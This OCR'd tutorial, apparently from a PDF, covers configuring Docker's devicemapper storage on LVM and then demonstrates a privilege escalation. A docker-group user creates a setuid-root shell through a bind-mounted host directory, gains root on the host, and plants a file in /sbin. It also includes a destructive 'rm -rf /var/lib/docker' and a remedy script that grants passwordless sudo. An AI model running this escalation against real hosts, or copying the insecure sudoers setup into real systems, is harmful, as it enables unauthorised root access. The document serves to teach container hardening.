
1. Identify Existing Default Image Store:



2. Remove Default Image Store:

```
root
File  Edit  View  Search  Terminal  Help
[root@localhost ~]# cd /var/lib/d
dbus/     dhclient/ dnsmasq/  docker/
[root@localhost ~]# cd /var/lib/docker/
[root@localhost docker]# ls -la
total 48
drwx-----x. 10 root root 4096 Mar 15 11:38 .
drwxr-xr-x. 57 root root 4096 Mar 30 09:49 ..
drwx------.  3 root root   77 Mar 16 17:06 containers
drwx------.  5 root root   50 Mar 15 10:41 devicemapper
drwx------. 55 root root 8192 Mar 15 10:59 graph
drwx------.  3 root root   25 Mar 15 11:37 image
-rw-r--r--.  1 root root 5120 Mar 15 10:41 linkgraph.db
-rw-------.  1 root root 7334 Mar 16 17:01 .migration-v1-images.json
-rw-r--r--.  1 root root    0 Mar 15 11:38 .migration-v1-tags
drwxr-x---.  3 root root   18 Mar 15 11:38 network
-rw-------.  1 root root  368 Mar 15 10:59 repositories-devicemapper
drwx------.  2 root root 4096 Mar 16 17:19 tmp
drwx------.  2 root root    6 Mar 14 16:42 trust
drwx------. 18 root root 4096 Mar 15 15:55 volumes
[root@localhost docker]# rm -rf /var/lib/docker
[root@localhost docker]#
```

3. Identify new Physical Device to use for docker: sdb in this case



4. Create Physical Volume: #pvcreate /vev/sdb

5. Create New Volume Group vg-docker: #vgcreate vg-docker /dev/sdb

```
File  Edit  View  Search  Terminal  Help
[root@localhost docker]# vgcreate vg-docker /dev/sdb
  Volume group "vg-docker" successfully created
[root@localhost docker]#
```

6. Create new Logical Volume (LV) of 20GB for data:

```
#lvcreate -L 20G -n data vg-docker
```

```
Create New LV 5G for metadata:
#lvcreate -L 5G -n metadata vg-docker
```

```
[root@localhost docker]# lvcreate -L 20G -n data vg-docker
  Logical volume "data" created.
[root@localhost docker]# lvcreate -L 5G -n metadata vg-docker
  Volume group "vg-docker" has insufficient free space (1279 extents): 1280 required.
[root@localhost docker]# lvcreate -L 4G -n metadata vg-docker
  Logical volume "metadata" created.
[root@localhost docker]# fdisk -l
```

```
[root@localhost docker]# fdisk -l

Disk /dev/sdb: 26.8 GB, 26843545600 bytes, 52428800 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sda: 21.5 GB, 21474836480 bytes, 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x00071130

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048     1026047      512000   83  Linux
/dev/sda2         1026048    41943039    20458496   8e  Linux LVM

Disk /dev/mapper/centos-root: 18.8 GB, 18756927488 bytes, 36634624 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/centos-swap: 2147 MB, 2147483648 bytes, 4194304 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/vg--docker-data: 21.5 GB, 21474836480 bytes, 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/vg--docker-metadata: 4294 MB, 4294967296 bytes, 8388608 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

[root@localhost docker]#
```

7. Now run docker daemon with storage driver as devicemapper configured to use image stores as newly created LVs data and metadata:

```
#sudo docker daemon --storage-driver=devicemapper --storage-opt
dm.datadev=/dev/vg-docker/data --storage-opt dm.metadatadev=/dev/vg-
docker/metadata &
```

```
[root@localhost docker]# cd /
[root@localhost /]# docker daemon --storage-driver=devicemapper --storage-opt dm.datadev=/dev/vg-docker/data --storage-opt dm.metadatadev=/dev/vg-docker/metadata &
[1] 4127
[root@localhost /]# INFO[0000] devmapper: Creating filesystem xfs on device docker-253:0-68451401-base
INFO[0000] devmapper: Successfully created filesystem xfs on device docker-253:0-68451401-base
INFO[0000] Graph migration to content-addressability took 0.00 seconds
INFO[0000] Firewalld running: true
INFO[0000] Default bridge (docker0) is assigned with an IP address 172.17.0.0/16. Daemon option --bip can be used to set a preferred IP address
INFO[0000] Loading containers: start.

INFO[0000] Loading containers: done.
INFO[0000] Daemon has completed initialization
INFO[0000] Docker daemon                                 commit=20f81dd execdriver=native-0.2 graphdriver=devicemapper version=1.10.3
INFO[0000] API listen on /var/run/docker.sock
```


8. Run docker info to confirm:

```
[root@localhost vg-docker]# docker info
Containers: 0
 Running: 0
 Paused: 0
 Stopped: 0
Images: 0
Server Version: 1.10.3
Storage Driver: devicemapper
 Pool Name: docker-253:0-68451401-pool
 Pool Blocksize: 65.54 kB
 Base Device Size: 10.74 GB
 Backing Filesystem: xfs
 Data file: /dev/vg-docker/data
 Metadata file: /dev/vg-docker/metadata
 Data Space Used: 11.8 MB
 Data Space Total: 21.47 GB
 Data Space Available: 21.46 GB
 Metadata Space Used: 385 kB
 Metadata Space Total: 4.295 GB
 Metadata Space Available: 4.295 GB
 Udev Sync Supported: true
 Deferred Removal Enabled: false
 Deferred Deletion Enabled: false
 Deferred Deleted Device Count: 0
 Library Version: 1.02.107-RHEL7 (2015-12-01)
Execution Driver: native-0.2
Logging Driver: json-file
Plugins:
 Volume: local
 Network: null host bridge
Kernel Version: 3.10.0-327.10.1.el7.x86_64
Operating System: CentOS Linux 7 (Core)
OSType: linux
Architecture: x86_64
CPUs: 3
Total Memory: 7.64 GiB
Name: localhost.localdomain
ID: 6MN6:JLBP:6GKP:JQ2C:K7QV:3NSJ:ZCQR:YGUO:QVJJ:JD4Z:BFNK:BJFF
WARNING: bridge-nf-call-iptables is disabled
WARNING: bridge-nf-call-ip6tables is disabled
[root@localhost vg-docker]#
```


E. Kung-fu: Gain Root access to a docker Host

1. Logged in on Docker Host system:

User Parag have been added in group Docker so that user Parag can administrate docker daemon.



Accessing docker host native /bin/sh and checking the privilege for shell spawned:



2. Now we will start a docker container:

- Created a hostdata directory in /home/Parag. And changed directory to it.

```
parag@SVAUbuntuTest:~/hostdata$ pwd
/home/parag/hostdata
parag@SVAUbuntuTest:~/hostdata$
```

-
- Mounting a current directory in /stuff folder of a container.

parag@SVAUbuntuTest:~/hostdata$ docker run -v $PWD:/stuff -i -t ubuntu /bin/bash

We got container shell.

```
parag@SVAUbuntuTest:~/hostdata$ docker run -v $PWD:/stuff -i -t ubuntu /bin/bash
root@f4aeeb59b25f:/# whoami
root
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/# id -a
uid=0(root) gid=0(root) groups=0(root)
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/#
root@f4aeeb59b25f:/# ls -la /stuff/
total 8
drwxrwxr-x  2 1000 1000 4096 Apr  7 09:11 .
drwxr-xr-x 33 root root 4096 Apr  7 09:18 ..
root@f4aeeb59b25f:/#
```

3. Within Container Observe:

- We are root
- /stuff mountpoit exists.

4. Creating Backdoor for getting root on docker host:

On container:

- root@($CID)#cp /bin/sh /stuff
- root@($CID)#chown root.root /stuff/sh
- root@($CID)#chmod a+s /stuff/sh

```
root@f4aeeb59b25f:/# ls -la /stuff/
total 8
drwxrwxr-x  2 1000 1000 4096 Apr  7 09:11 .
drwxr-xr-x 33 root root 4096 Apr  7 09:18 ..
root@f4aeeb59b25f:/# cp /bin/sh /stuff/
root@f4aeeb59b25f:/# chown root.root /stuff/sh
root@f4aeeb59b25f:/# chmod a+s /stuff/sh
root@f4aeeb59b25f:/# ls -la /stuff/
total 128
drwxrwxr-x  2 1000 1000   4096 Apr  7 09:22 .
drwxr-xr-x 33 root root   4096 Apr  7 09:18 ..
-rwsr-sr-x  1 root root 121272 Apr  7 09:22 sh
root@f4aeeb59b25f:/#
```

Gaining access to root user on docker host using user Parag:

On docker host Login as Parag (normal user with group - docker).

```
parag@SVAUbuntuTest:~/hostdata$ whoami
parag
parag@SVAUbuntuTest:~/hostdata$ id -a
uid=1000(parag) gid=1000(parag) groups=1000(parag),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare
),998(docker)
parag@SVAUbuntuTest:~/hostdata$
```

```
parag@SVAUbuntuTest:~/hostdata$ pwd
/home/parag/hostdata
parag@SVAUbuntuTest:~/hostdata$ ls -la
total 128
drwxrwxr-x  2 parag parag   4096 Apr  7 02:22 .
drwxr-xr-x 15 parag parag   4096 Apr  7 02:11 ..
-rwsr-sr-x  1 root  root  121272 Apr  7 02:22 sh
parag@SVAUbuntuTest:~/hostdata$
```

Execute sh and voila – We are root.

```
parag@SVAUbuntuTest:~/hostdata$ ./sh
# whoami
root
# id -a
uid=1000(parag) gid=1000(parag) euid=0(root) egid=0(root) grou
ps=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(l
padmin),115(sambashare),998(docker),1000(parag)
#
```

But observe that uid is still that of Parag.

5. Crafting further Attacks:

Try #ls. This shows we are in $PWD/hostdata.

Back traversing # ../../../. We are at dockerhost /.

```
# whoami
root
# id -a
uid=1000(parag) gid=1000(parag) euid=0(root) egid=0(root) grou
ps=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(l
padmin),115(sambashare),998(docker),1000(parag)
# ls -la
total 128
drwxrwxr-x  2 parag parag   4096 Apr  7 02:22 .
drwxr-xr-x 15 parag parag   4096 Apr  7 02:11 ..
-rwsr-sr-x  1 root  root  121272 Apr  7 02:22 sh
# cd ../../../
# ls
bin   hostdata        lost+found  root  tmp
boot  initrd.img      media       run   usr
dev   initrd.img.old  mnt         sbin  var
etc   lib             opt         srv   vmlinuz
home  lib64           proc        sys   vmlinuz.old
```

Let's try to create a file in sbin which is not allowed for a normal user :

```
parag@SVAUbuntuTest:/$ pwd
/
parag@SVAUbuntuTest:/$ touch /sbin
touch: setting times of '/sbin': Permission denied
parag@SVAUbuntuTest:/$
```

But for our rooted shell:

```
# ls
bin   hostdata        lost+found  root  tmp
boot  initrd.img      media       run   usr
dev   initrd.img.old  mnt         sbin  var
etc   lib             opt         srv   vmlinuz
home  lib64           proc        sys   vmlinuz.old
# cd sbin
# touch attack.sh
# pwd
/sbin
# ls -la attack.sh
-rw-rw-r-- 1 root root 0 Apr  7 02:38 attack.sh
#
```

Once can add malicious code in attack.sh, add executable permissions to all and created symlink in /bin so that normal user can access the same.

6. Lessons Learnt hard way: ☹

- DockerHost local directory should not be mounted in any of the docker image and containers. This may give shell access of Host to an attacker through docker container
- Use who is part of docker group should also be considered as root user

7. Solution – Run Container as non-root user:

We would be running command like this:

```
# docker run -i -t --rm -v "$(pwd):/main" ubuntu
/main/entry.sh
```

a. Create a startup script on docker Host as follows:
This startup script enatry.sh will create a non-root user and run script.sh as non-root user within container.

```
#!/bin/bash
adduser --disabled-password --gecos '' r
adduser r sudo
echo '%sudo ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
cp /main/script.sh /home/r/script.sh
chmod 755 /home/r/script.sh
su -m r -c /home/r/script.sh
```

```
root@SVAUbuntuTest:/home/parag/dockerScripts# pwd
/home/parag/dockerScripts
root@SVAUbuntuTest:/home/parag/dockerScripts# ls -la
total 16
drwxr-xr-x  2 root  root  4096 Apr 14 00:15 .
drwxr-xr-x 15 parag parag 4096 Apr 13 22:47 ..
-rwxrwxrwx  1 root  root   214 Apr 14 00:15 entry.sh
-rwxrwxrwx  1 root  root    22 Apr 13 23:20 script.sh
root@SVAUbuntuTest:/home/parag/dockerScripts# cat entry.sh
#!/bin/bash
adduser --disabled-password --gecos '' r
adduser r sudo
echo '%sudo ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
cp /main/script.sh /home/r/script.sh
chmod 777 /home/r/script.sh
su -m r -c /home/r/script.sh
root@SVAUbuntuTest:/home/parag/dockerScripts#
```

b. Create script.sh which contains actual code to run as non-root user:

```
root@SVAUbuntuTest:/home/parag/dockerScripts# cat script.sh
#!/bin/bash
/bin/bash
root@SVAUbuntuTest:/home/parag/dockerScripts#
```

c. Add Executable permissions to entry.sh and script.sh
d. Run container using command Below:

docker run -i -t --rm -v "$(pwd):/main" ubuntu /main/entry.sh

e. Now We are running a shell (or process mentioned in script.sh) as normal user:

```
root@SVAUbuntuTest:/home/parag/dockerScripts# docker run -i -t --rm -v "$(pwd):/main" ubuntu /main/entry.sh
Adding user `r' ...
Adding new group `r' (1000) ...
Adding new user `r' (1000) with group `r' ...
Creating home directory `/home/r' ...
Copying files from `/etc/skel' ...
Adding user `r' to group `sudo' ...
Adding user r to group sudo
Done.
bash: cannot set terminal process group (35): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
r@8bc2da94c9f7:/$ whoami
r
r@8bc2da94c9f7:/$ id
uid=1000(r) gid=1000(r) groups=1000(r),27(sudo)
r@8bc2da94c9f7:/$
```

f. We are ready with First level of defense :

```
/AUbuntuTest: /home/parag/dockerScripts
r@8bc2da94c9f7:/$ cp /bin/sh /main/sh
cp: cannot create regular file '/main/sh': Permission denied
r@8bc2da94c9f7:/$
```

F. Docker Directory Structure:

```
root@SVAUbuntuTest:/etc/bash_completion.d# find / -name docker
/sys/fs/cgroup/blkio/docker
/sys/fs/cgroup/perf_event/docker
/sys/fs/cgroup/cpu,cpuacct/docker
/sys/fs/cgroup/cpuset/docker
/sys/fs/cgroup/freezer/docker
/sys/fs/cgroup/memory/docker
/sys/fs/cgroup/hugetlb/docker
/sys/fs/cgroup/net_cls,net_prio/docker
/sys/fs/cgroup/devices/docker
/sys/fs/cgroup/systemd/docker
/etc/init.d/docker
/etc/docker
/etc/default/docker
/etc/bash_completion.d/docker
/etc/apparmor.d/cache/docker
/etc/apparmor.d/docker
/run/docker
/var/lib/docker
/usr/lib/docker
/usr/bin/docker
root@SVAUbuntuTest:/etc/bash_completion.d#
```